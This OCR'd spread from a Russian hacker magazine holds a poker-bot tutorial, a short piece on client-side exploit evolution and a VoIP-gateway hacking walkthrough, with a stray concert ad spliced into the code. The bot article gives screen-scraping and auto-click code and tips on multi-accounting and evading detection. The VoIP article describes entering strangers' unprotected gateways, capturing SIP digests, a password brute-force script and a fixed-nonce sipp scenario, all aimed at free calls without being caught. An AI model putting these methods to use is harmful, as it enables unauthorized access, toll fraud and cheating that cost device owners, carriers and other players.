Онлайн-покер с каждым днем набирает все большую популярность. Это и неудивительно, ведь азартные игры всегда манили людей возможностью быстрой и легкой наживы. В результате — появление на просторах Сети покерных ботов, способных самостоятельно вести игру.

Но, как известно, в последнее время крупнейшие покер-румы начали активно закручивать гайки, выкидывая любителей нечестной игры из-за столов. В такой ситуации разработка покер-ботов превращается в весьма неблагодарное занятие, а порой и просто в пустую трату времени. Казалось бы, овчинка не стоит выделки, и тему можно смело закрывать. Однако не стоит опускать руки раньше времени. Устраивайся поудобнее, сейчас я покажу тебе, как научить собственного бота играть на partypoker.com :).

Flop aka вливаемся в игру

Как ты уже понял, речь в статье пойдет о написании покерного бота. Он рассчитан на работу во время твоего сна/отдыха/etc. Представь, что для улучшения своего благосостояния тебе достаточно лишь запустить софтину на забугорном дедике. Прогуливаешься в парке — бот работает, спишь — бот наигрывает кэш. Бот полностью имитирует действия игрока мышью, а всю информацию со стола собирает снимками необходимых областей.

Мы не будем лезть в код клиентского софта покер-рума. Это понижа-

ет удобство работы взамен на гарантии безопасности и стабильности функционирования бота. Однако все не так сложно, как тебе кажется :).

Turn — реализуем бота

Итак, перед запуском бота необходимо произвести следующие действия:

1. Сливаем официальный бесплатный клиент с partypoker.com.
2. Запускаем его и регистрируемся в покер-руме.
3. В настройках клиента ставим четырехцветную колоду карт.
4. Открываем четыре любых игровых стола и устанавливаем автоматическое расположение окон.

Обрати внимание, что окна должны располагаться именно в автоматическом режиме, иначе бот не сможет ориентироваться в игре. Бот имеет собственную панель управления. Она рассчитана на разрешение экрана 1280x1024, размещается ниже игровых столов и выше панели задач винды, что позволяет одновременно наблюдать за игрой и контролировать работу бота, не мешая ему считывать информацию со столов. Согласно концепции, бот может играть одновременно на четырех столах, для каждого из которых выделена область, активируемая кликом мыши. Таким образом, мы можем выбрать, на каких именно столах будет играть бот.
Подготовка завершена, но запускать бота пока рано, для начала разберемся в начинке софтины.
Логика работы бота станет понятна после просмотра сорца Unit3.cpp. Для экономии места похожие строчки кода мы заменим на «...».
Для удобства хранения инфы создадим четыре объекта TABLE, хранящие данные по каждому столу:

```
TABLE table1;
...
```

Tricks & Tips:

1. Тестируй технические детали действий бота в играх на фантики, а стратегии — в играх на реальные деньги. В первом случае ты сэкономишь деньги, а во втором — время. Дело в том, что в играх без реальных денежных затрат срабатывает психологический эффект aka «а и ладно, не корову проигрываю». Игроки действуют хаотично, не сбрасывают слабые руки, чаще блефуют и так далее.
2. Регулярно просматривай статистику бота не только на предмет технических ошибок или неправильного следования стратегии, но и на предмет тенденций. Если игроки распознают шаблонное поведение спустя полчаса игры, они смогут использовать это в своих целях, и денежный счет твоего бота будет планомерно уменьшаться.
3. Если есть возможность, используй несколько разных аккаунтов для покер-рума. Несмотря на то, что на многих ресурсах это запрещено правилами, никто не мешает сделать пару запасных акков — разумеется, исключительно ради спортивного интереса :).
4. Не забывай, что администрация покер-рума может распознать работу бота по статистике, которая ведется для каждого игрока.
5. Выбирай столы с новичками на низких ставках. Пусть мал выигрыш, зато част :).

Позиция игрока за столом и предыдущие карты выставляются по-дефолту:

```
table1.position = "1";
...
table1.last_cards = "start";
...
```

Забираем из боксов и присваиваем позиции для каждого стола:

```
table1.position = Form1->Edit1->Text.c_str();
...
```

Запускаем основной цикл. Задержка в начале цикла выставлена не случайно. Дело в том, что работа с нашими снимками занимает приличное количество времени. Данная задержка оптимальна для рабочей лошадки P4 2800MHZ, 1ГБ ОЗУ.

```
while(true) {
  Sleep(2000);
```

Далее следует проверка и прорисовка в окне бота ситуации на столах:

```
check_situation(table1.situation, table2.situation,
  table3.situation, table4.situation);
Form1->Label34->Caption = table1.situation.c_str();
Form1->Label35->Caption = table2.situation.c_str();
Form1->Label36->Caption = table3.situation.c_str();
Form1->Label37->Caption = table4.situation.c_str();
```

И, наконец, обработка каждого стола. Рассмотрим на примере первого.
Для начала проверим, требуется ли от бота игра на этом столе. Это удобно, поскольку можно отключать бота от стола и играть вручную:

```
if (table_1_start == "go") {
```

Проверяем ситуацию — требуется ли от бота принятие каких-либо решений, или сейчас ходят другие игроки:

```
if (table1.situation=="check" ||
    table1.situation == "call_0.10" ||
    table1.situation=="call_0.05" ||
    table1.situation=="call_many" ||
    table1.situation=="allin") {
```

Обнуляем параметры стола:

```
table1.combination = "--";
table1.action = "--";
```

Проверяем и прорисовываем карты игрока и карты на столе:


```
check_p_cards( 1, table1.p_card_1, table1.p_card_2);
Form1->Label26->Caption = table1.p_card_1.c_str();
Form1->Label27->Caption = table1.p_card_2.c_str();
check_t_cards( 1,table1.t_card_1,table1.t_card_2,
table1.t_card_3,table1.t_card_4,table1.t_card_5);
Form1->Label11->Caption = table1.t_card_1.c_str();
Form1->Label12->Caption = table1.t_card_2.c_str();
Form1->Label13->Caption = table1.t_card_3.c_str();
```



dvd
На диске ты найдешь сорцы бота, в которые можешь смело вносить любые изменения :)




warning
Внимание! Информация представлена исключительно с целью ознакомления. Ни автор, ни редакция за твои действия ответственности не несут.



info
• Помни, покер-румы регулярно обновляют свой софт, поэтому для полной работоспособности бота его необходимо периодически обновлять!

• Не забывай, что сам бот - всего лишь автоматизированное средство для игры в покер, наиболее важная его часть - стратегия игры.





Расположение столов и бота

```
Form1->Label14->Caption = table1.t_card_4.c_str();
Form1->Label15->Caption = table1.t_card_5.c_str();
```

Определяем место игрока в данной раздаче (большой блайнд/малый блайнд/etc):

```
check_position(1, table1);
Form1->Label62->Caption = table1.position.c_str();
```

Запускаем обработку имеющихся условий согласно выбранной стратегии. В данном случае стратегия игры будет напоминать шорт-стек на низких лимитах:

```
shortstack(1, table1);
```

В результате мы имеем конкретное решение в свойстве table1.action:

```
Form1->Label38->Caption = table1.action.c_str();
Form1->Label58->Caption = table1.combination.c_str();
```

Решение — это хорошо, но от нас клиентская программа покер-рума все еще ждет действий. Действуем согласно решению:

```
mouse_click(1, table1);
```

Не стоит забывать, что бот работает автономно, а владельцу нужно знать, откуда появились или куда были спущены его кровные. Поэтому делаем запись о происходящем в файл статистики:

```
write_stat(1, table1);
```

Последние карты, с которыми мы играли, записываем в свойство стола.

```
table1.last_cards = table1.p_card_1 + table1.p_card_2;
```

На этом основной цикл заканчивается. Рассмотрим используемые функции более подробно. Создадим функцию для получения нужной нам картинки. В переменной outfile_name получим название файла, куда будет необходимо сохранить снимок. Здесь startX и startY — координаты верхней левой точки прямоугольника с высотой height и шириной width.

```
void PRINT_RECT_SVV (char* outfile_name,
  int startX, int startY, int width, int height)
// Функция  GetDC извлекает дескриптор
```

Панель управления ботом

```
// дисплейного контекста устройства. 0 - экран
{
  HDC hdc = GetDC(0);
  if (hdc) //если дескриптор успешно получен
  {
    Graphics::TBitmap* bmp = new Graphics::TBitmap();
    __try {
      bmp->Width = width;
      bmp->Height = height;
      // Копирует карту бит из hdc в bmp, выполняя
      // указанную растровую  операцию, в данном случае SRCCOPY
      BitBlt(bmp->Canvas->Handle, 0,  0, width, height,
        hdc, startX, startY, SRCCOPY);
      bmp->SaveToFile(outfile_name);
        //сэйв BMP
    }
    __finally {
      delete bmp; //освобождаем память
    }
  }
}
```

Теперь, когда у нас есть возможность сохранять нужные нам снимки, возникает вопрос: как установить их идентичность? Можно попиксельно сравнивать растровые изображения, но это займет много процессорного времени. Мы возьмем за основу совпадения контрольных MD5-сумм у двух изображений, пути к которым передаются как входящие параметры, а факт совпадения будет отражаться в возвращаемом функцией значении. Непосредственно для подсчета MD5-сумм будем использовать готовую функцию, заново изобретать велосипед ни к чему:

```
bool CHECK_MD5_SVV (char* ET_file, char* newfile) {
  md5wrapper md5;
  // Получим хэш сравниваемого файла
  std::string hash1 = md5.getHashFromFile(newfile);
  // Получим хэш файла, содержащего шаблон
  std::string hash2 = md5.getHashFromFile(ET_file);
  // Сравним хэши
  if (hash1==hash2) return true;
  else return false;
}
```

Реализуем функцию распознавания карты по скриншоту. Сравниваем контрольные суммы:

```
void check_this_card (char* new_path, string &card)  {
  // A
  if (CHECK_MD5_SVV(".\\ET\\ET_A_p.bmp", new_path))
  {card = "Ap"; }
  else if (CHECK_MD5_SVV(".\\ET\\ET_A_k.bmp", new_path))
  {card = "Ak"; }
  else if (CHECK_MD5_SVV(".\\ET\\ET_A_ch.bmp", new_path))
  {card = "Ach"; }
  else if (CHECK_MD5_SVV(".\\ET\\ET_A_b.bmp", new_path))
  {card = "Ab"; }
  // K
  ...
  else { card = "--"; }
}
```

Далее для наглядности кода (а значит, и для удобства работы) соз-


MUSE
Артист ROCK FM
22 мая
СК "Олимпийский"
Начало в 19-00
95.2
ROCK FM

дадим функции проверки карт игрока и карт на столе. Принцип тот же — получаем снимок, сравниваем с шаблоном:

```
void check_p_cards(int table, string &card1, string &card2) {
  if (table==1) {
    //скринить первую карту игрока
    PRINT_RECT_SVV(".\\ET\\ch_card1_t1.bmp", 37,150,12,22);
    //скринить вторую карту игрока
    PRINT_RECT_SVV(".\\ET\\ch_card2_t1.bmp", 55,150,12,22);
    //распознать первую
    check_this_card(".\\ET\\ch_card1_t1.bmp", card1);
    //распознать вторую
    check_this_card(".\\ET\\ch_card2_t1.bmp", card2);
  }
  if (table==2) {
    ...
}

void check_t_cards (int table, string &card1, string &card2,
  string &card3, string &card4, string &card5) {
  if (table==1) {
    PRINT_RECT_SVV(".\\ET\\t1c1.bmp",198,154,12,22);
    PRINT_RECT_SVV(".\\ET\\t1c2.bmp",249,154,12,22);
    PRINT_RECT_SVV(".\\ET\\t1c3.bmp",300,154,12,22);
    PRINT_RECT_SVV(".\\ET\\t1c4.bmp",351,154,12,22);
    PRINT_RECT_SVV(".\\ET\\t1c5.bmp",402,154,12,22);
    //распознать
    check_this_card(".\\ET\\t1c1.bmp", card1);
    check_this_card(".\\ET\\t1c2.bmp", card2);
    check_this_card(".\\ET\\t1c3.bmp", card3);
    check_this_card(".\\ET\\t1c4.bmp", card4);
    check_this_card(".\\ET\\t1c5.bmp", card5);
  }
  if (table==2) {
    ...
}
```

Не сможем мы обойтись и без функции проверки стола. Координаты и размер области, по которой идентифицируется стол, можно задавать на свой вкус, я предпочел не экономить на размере:

```
bool is_a_table (int table_number) {
  if (table_number==1) {
    PRINT_RECT_SVV(".\\ET\\is_a_table_1.bmp",5,5,95,25);
    if (CHECK_MD5_SVV(".\\ET\\ET_is_table.bmp",
        ".\\ET\\is_a_table_1.bmp")) return true;
    else return false;
  }
  if (table_number==2) {
    ...
```

Имитировать действия игрока будем программно, двигая курсор и кликая мышью. Естественно, не абы-куда, а по кнопочке, определяемой стратегией.

```
void mouse_click (int table_number, TABLE &this_table) {
  ...
  if (this_table.action == "fold") {
    SetCursorPos(x+380, y+410);
    mouse_event(MOUSEEVENTF_LEFTDOWN, x+380, y+410,0,0);
    Sleep(100);
    mouse_event(MOUSEEVENTF_LEFTUP, x+380, y+410, 0, 0);
   }
  ...
}
```

Как ты уже догадался, вся необходимая для игры на конкретном столе инфа хранится в экземпляре класса TABLE. Он предельно прост и откомментирован, поэтому оставим его на самостоятельное изучение. Также не будем рассматривать описание функций ведения статистики, определения ситуации на столе и позиции игрока.
Теперь: `mov ah,86h; mov dx,cx; int 15h`.
«Бред!» — скажешь ты, и будешь абсолютно прав! Если ты читаешь эти строки – значит, ты прошел почти весь долгий путь создания бота и можешь сделать передышку :). Но расслабляться все еще рано, впереди нас ждет самый ответственный этап — анализ и разработка стратегии игры.
Все начинающие игроки, как правило, изучают стратегию коротких стеков (shortstack). Рассмотрим ситуацию на префлопе (карты розданы игрокам, но на столе все еще пусто), когда у нас на руках «карманка» (пара карт одинакового ранга).

```
// Итак, удостоверяемся что на столе нет карт
if (this_table.t_card_1 == "--") {
  // А на руках у нас карты одинакового ранга:
  if (card_rank(this_table.p_card_1)==
    card_rank(this_table.p_card_2)) {
    //Если кто-то до нас повысил ставки
    // или нас заставляют пойти ва-банк
    if ((this_table.situation == "call_many")
      ||(this_table.situation == "allin")) {
      //Если карманка выше восьмерок и это уже
      // второй круг торговли, идем ва-банк (all in)
      if ((card_rank(this_table.p_card_1)>=9)
        && (this_table.trade_cycle>=2))
      {this_table.action = "allin";}
      // Если карманка начиная с десяток –
      // не обращаем внимания на круг торговли
      // и сразу идём all-in
      else if (card_rank(this_table.p_card_1)>=10)
      { this_table.action = "allin"; }
      else { this_table.action = "fold"; }
      //Если до нас никто внятно не рейзил
      // (ставка была не больше размера большого блайнда)
    } else if ((this_table.situation == "check")
      ||(this_table.situation == "call_0.05")||
      (this_table.situation == "call_0.10")) {
      // Если мы находимся в ранней
      // позиции (с нас начинаются торги)
    ...
```

Заметь, мы рассмотрели лишь одну ситуацию. Полные сорцы стратегии, как и всего бота, я заботливо приготовил для тебя на диске. Разработка стратегии является ключевым этапом создания бота. От ее качества напрямую зависит твой возможный доход. Мой вариант позволяет боту играть в плюс на низких лимитах, но это далеко не предел. Чем больше усилий ты вложишь в разработку собственной стратегии, тем больше нулей будет появляться на твоем счету :).

River: all-in

Тестируя бота на протяжении двух месяцев, я заметил одну интересную деталь: PartyPoker имеет защиту от снятия информации со стола посредством снимка изображения. Пару раз в месяц наши друзья (привет администрации пати-покера!) меняют изображения трех-четырех карт, в результате чего работоспособность бота нарушается. Проблема решается довольно просто: достаточно заменить старые шаблоны карт на новые. Напоследок отмечу, что написанный бот — всего лишь инструмент для получения фантиков с изображением американских президентов. Истинное удовольствие от игры в покер ты можешь испытать, только играя сам.




ЭВОЛЮЦИЯ CLIENT-SIDE ЭКСПЛОЙТОВ В КАРТИНКАХ

Как загружали трои в 2004 году, и как это происходит сейчас?

2004 ГОД

То, насколько простым было использование client-side эксплойтов для выполнения произвольного кода (прежде всего, загрузки и установки руткита) в не таком уж далеком 2004 году, хорошо иллюстрирует эта картинка.



Комментарий эксперта




В современном мире трудно найти человека, использующего интернет, но не устанавливающего дополнительных расширений для своего браузера. Такие расширения как Flash установлены у подавляющего большинства пользователей. А ведь именно появление таких плагинов повлияло на изменение ландшафта в современном эксплойтостроении. Теперь безопасность на стороне пользователя не может контролироваться только со стороны разработчиков браузера. Не менее важна и безопасность каждого из установленных плагинов, ведь злоумышленники могут использовать его для внедрения в систему вредоносного кода. К примеру, появление уязвимостей в продуктах небезызвестной компании Adobe влечет за собой рост количества эксплойтов, нацеленных именно на эти уязвимости. Причем неоперативное закрытие этих самых уязвимостей со стороны разработчика дает злоумышленникам достаточно большое временное окно для успешных атак. В последние годы идет явный акцент на client-side атаках с использованием эксплойтов, разрабатываются новые техники или же используются старые, с неожиданного для разработчиков защиты ракурса. В принципе, внедрено уже много различных механизмов для противодействия и на уровне самих операционных систем (DEP, ASLR, SEHOP). Именно благодаря этим механизмам порог мастерства для человека, разрабатывающего сегодня эксплойты или занимающегося поиском уязвимостей, сильно возрос.

Александр Матросов, директор Центра вирусных исследований и аналитики компании ESET

2011 ГОД

А теперь оцени, как все усложнилось сейчас. Не обязательно глубоко разбираться в этой теме, чтобы по одной картинке понять, что плохим парням приходится искать все новые и новые векторы атак и обходить появившиеся защитные механизмы.

Зараженный HTML
Google Chrome → Обход ASLR → Обход DEP → Побег из Sandbox'а → Обход ограничений
Flash
IE 8
Обход ASLR → Обход DEP
IE 7 → Обход ASLR → Kernel-эксплоит → Установка руткита
Firefox → Обход ASLR → Обход DEP
Java
IE 6
Повышение привилегий



Алексей «Aggressor» Соколов

Каждому хакеру – по VoIP!

Ищем и взламываем VoIP-шлюзы

Сегодня мы будем развивать интересное умение — поиск шлюзов IP-телефонии и их эксплуатацию. Так, чисто из любопытства. Вполне вероятно в результате мы получим полноценный плацдарм для наших хакерских опытов и, конечно же, безлимитный телефон.

С чего все начиналось

На тему астерисков и подбора паролей к ним написано очень много статей. Люди в теме наверняка слышали про набор утилит sipvicious, а многие их даже уже попробовали.


Однако, когда ты сканируешь сеть при помощи svmap.py (скрипт входит в вышеупомянутый комплект), то в Сети помимо астерисков находятся различные VoIP-железки, как то: Cisco, AddPac, Linksys и так далее. Как правило, у них есть собственный web-интерфейс. И если ты думаешь, что он запаролен, то ты, наверное, прав. Но не всегда :). У Linksys по умолчанию нет пароля на web-интерфейсе. А зря, ведь многие их железки могут быть доступны извне.

Осваиваемся

Переходим к практике. Просканировав пару подсетей, я нашел VoIP-телефон SPA-841. Судя по IP-адресу, он находится в Перу, а конкретнее — в городе Лима. Я зашел на этот телефон, и оказалось, что внутри не выставлен ни пользовательский пароль, ни админский, а значит, с VoIP-телефоном можно делать что угодно. На телефонах Cisco-500 во вкладке «Voice→Phone» существует поле «Text Logo». И его довольно легко поменять. Например, на ряде штатовских шлюзов я проставил фразу «from Russia with Love» и она отображалась на дисплее VoIP-телефона :). Как правило, после этого у железки сразу же менялся IP (либо на web все-таки ставили пароль), и у меня пропадал к ней доступ. Но было и такое, что заставка провисела на



Запрос на регистрацию в консоли астериска



Запрос на регистрацию в Wireshark

телефоне две недели, хотя вызовы совершались каждый рабочий день. В среде администрирования можно сменить параметры интернет-соединения, тогда шлюз совсем перестанет работать. Можно его запаролить, переименовать любые контакты... В общем, на что хватит фантазии. Но это все ребячество. Как же из такой находки получить реальную пользу? Через web, например, я вижу, где регистрируется шлюз, какой у него username и auth id (если есть), но не знаю пароль. Первым делом проверяю, не используется ли пароль, равный логину. Это можно сделать, вбив данные в сип-клиент. Обычно отображается ошибка 403 (пароль не подходит), однако даже в этом случае еще не все потеряно.

SIP-регистрация

Рассмотрим, как происходит процесс SIP-регистрации. Изначально клиент отправляет на Softswitch (например, Asterisk) запрос «REGISTER», в котором нет пароля, а есть только contact. В ответ приходит сообщение «401 Unauthorized», в котором указано, что нужно пройти «Digest access authentication». В присланном сообщении сгенерированы nonce и realm. Используя nonce и realm (полученные от сервера), пароль и username (прописанные на шлюзе), а также digesturi, шлюз генерит md5-хэш — response — и отправляет все это обратно на Softswitch, который проверяет присланные данные. Если они верные, то возвращает 200 OK, если нет — снова 401. Получается, если достать дамп регистрации, то у тебя окажутся все данные, кроме пароля, а его можно будет подобрать. Для этого устанавливаем астериск, заводим в нем единственный peer, вбиваем username, как на шлюзе, и прописываем любой пароль. Затем применяем настройки.

Простейший пир из /etc/sip.conf

```
[peru]
type=friend
username=*username со шлюза*
secret=helloworld
host=dynamic
disallow=all
allow=alaw
allow=ulaw
```

Далее я запускаю на астериске команду tshark с фильтром по порту 5060 и записью дампа в файл: `tshark port 5060 -w /tmp/001.pcap`. Затем, зайдя на шлюз, меняю значение Proxy на IP-адрес астериска и жму «Submit all Changes». Когда у меня на часах 10 утра, то в Перу 2 ночи, так что работать со шлюзом очень удобно — можно не опасаться, что перезагрузка шлюза привлечет чье-то внимание. После того как шлюз ребутнулся, в tshark'е ловятся четыре пакета, что означает получение всех необходимых данных. Затем я возвращаю прежнее значение Proxy и снова применяю настройки.

Подбор пароля

Далее я открываю дамп (например, при помощи Wireshark). Там нахожу пакет REGISTER с response — теперь все данные есть, и дело за малым — написать скрипт для подбора пароля. Кстати, можно ловить данные и в консоли астериска, для этого набираем в CLI «sip set debug on» и смотрим содержимое пакетов. Ввиду того, что скрипт, при помощи которого был найден шлюз, писался на питоне, я решил не отступать от традиции и написал очередной сценарий также на питоне. В нем мне нужно перебирать весь алфавит. Для этого я использовал готовый класс, взятый на goo.gl/Ravuu, — он решает проблему с генерацией всех возможных вариантов пароля и позволяет задать алфавит для перебора (то есть искать только среди цифр, строчных букв и любых их сочетаний). А также задать длину пароля, начальное и конечное его значения.

```
#!/usr/bin/python
import md5  # подключаем библиотеку,
которая будет генерить md5-хэш

# дальше идет класс для подбора пароля
EN = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
# перечисление алфавитов
en = "abcdefghijklmnopqrstuvwxyz"
digits = "1234567890"
space = " "
p = ",.-!?;:'\"/()"
op = "+-*/:^()><="
all_spec = "'~!@#$%^&amp;*-_=+\\|/?.&gt;;,>'\";:[]{}"
class ABCIterator:
# ... здесь следует класс, спертый из интернета :)
# ...
# класс закончился, переходим к вводу данных
u=(raw_input('username >> '));
b=(raw_input('realm >> '));
m=(raw_input('method >> '));
```



info

На самом деле, незапароленные шлюзы можно искать и при помощи Google. Если в поисковом запросе ввести intitle: «Sipura SPA Configuration», то найдется немало шлюзов Линксис, на которых не выставлен пароль.



SIP-авторизация

```
d = (raw_input('digestURI >> '));
r = (raw_input('response >> '));
n = (raw_input('nonce >> '));
print u,b,m,d,r,n;
ha2= md5.new(m+":"+d).hexdigest();
# генерим часть ha2 — она будет использоваться для хэширования
response=0;
ch=0; # в эту переменную будет сохраняться
# порядковый номер пароля
for i in ABCIterator(start_len=1, stop_len=8, abc=digits+en):
  # указываем, что длина пароля начинается с 1,
  # заканчивается на 8, # и при переборе используются
  # цифры и буквы нижнего регистра
  ch = ch+1;
  if ch % 500000 == 0: print i;
  # это позволяет выводить на экран только каждый 500000-ый
  # вариант пароля
  ha1 =  md5.new(u+":"+b+":"+i).hexdigest();
  response =  md5.new(ha1+":"+n+":"+ha2).hexdigest(); # хэшируем
  if r == response: # сравниваем хэш с полученным от шлюза
    print "------------------>", i;
    # если они совпадают, выводит пароль и прекращаем поиск
    exit(0);
```

Пароль найден

Итак, скрипт отработал и подобрал пароль, а значит — можно прописывать данные в астериск и думать, что регистрация прошла успешно. Новый халявный транк для звонков на Кубу готов :). Вообще технологию можно доработать, ведь каждый раз перебирать пароль нецелесообразно. Имея доступ на шлюз, можно менять не только значение Proxy, но и username. Если найденные шлюзы регистрировать всегда на одном и том же сервере, то realm всегда будет asterisk, а digesturi — не меняется. Это значит, что достаточно научиться всегда отправлять в ответ на REGISTER сообщение 401 с постоянным nonce. Тогда можно составлять свою таблицу с хэшами паролей, так как все параметры от шлюза к шлюзу будут одинаковые (кроме пароля). Нужно перебирать все возможные пароли с постоянными realm, digesturi, username, метод — REGISTER, nonce и сохранять в базу соответствие «пароль-response», причем для каждого нового шлюза только делать выборку по response и сразу находить пароль. Затем генерить в ответ на регистрацию пакет 401 с одним и тем же nonce (это может программа sipp). Если составить такую базу данных, то можно открывать сервис по восстановлению забытых на шлюзах паролей для регистрации, вот только база получится слишком объемной :). Чтобы отвечать на REGISTER шлюза в sipp, надо использовать сценарий:

Сценарий для sipp — nonce.xml

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
<scenario name="register">
```

Статистика работы программы sipp

```
<recv request="REGISTER"/>
 <send>
  <![CDATA[
SIP/2.0 401 Unauthorized
Via: SIP/2.0/UDP [local_ip]:5060;
branch=[branch];received=[remote_ip]
From: *username со шлюза*
 <sip:*username со шлюза*@*ip с Asterisk*>
To: *username со шлюза*
 <sip:*username со шлюза*@*ip с Asterisk*>
Call-ID: [call_id]
CSeq: [cseq] REGISTER
Server: Asterisk PBX 1.6.2.13
Allow: INVITE, ACK, CANCEL,
OPTIONS, BYE, REFER, SUBSCRIBE,
NOTIFY, INFO
Supported: replaces, timer
WWW-Authenticate: Digest algorithm=MD5,
 realm="asterisk", nonce="17852b0a"
Content-Length: [len]
 ]]>
 </send>
</scenario>
```


Благодаря опции `<recv request=»REGISTER»/>` sipp отправит наш «магический» пакет только когда придет запрос на регистрацию. Останавливаем астериск, чтобы он не отвечал на запросы со шлюза, затем создаем сценарий и из этой же папки запускаем sipp:

```
sipp -sf nonce.xml *ip шлюза* -i *ip с Asterisk* -trace_msg \
  -l 10 -r 1 -rp 1000
```

Запускаем tshark с записью в файл и пробуем зарегистрировать шлюз. Открываем дамп и снова видим все данные, которые требуются для перебора.
Добытые данные можно использовать для подложной регистрации на сервере, даже не подбирая пароль, но это уже тема для другой статьи. Вот такой незамысловатый способ обеспечить себя бесплатными звонками, если повезет — то в любую точку мира, а если сильно повезет (или если использовать меры предосторожности), то еще и никогда не поймают :).

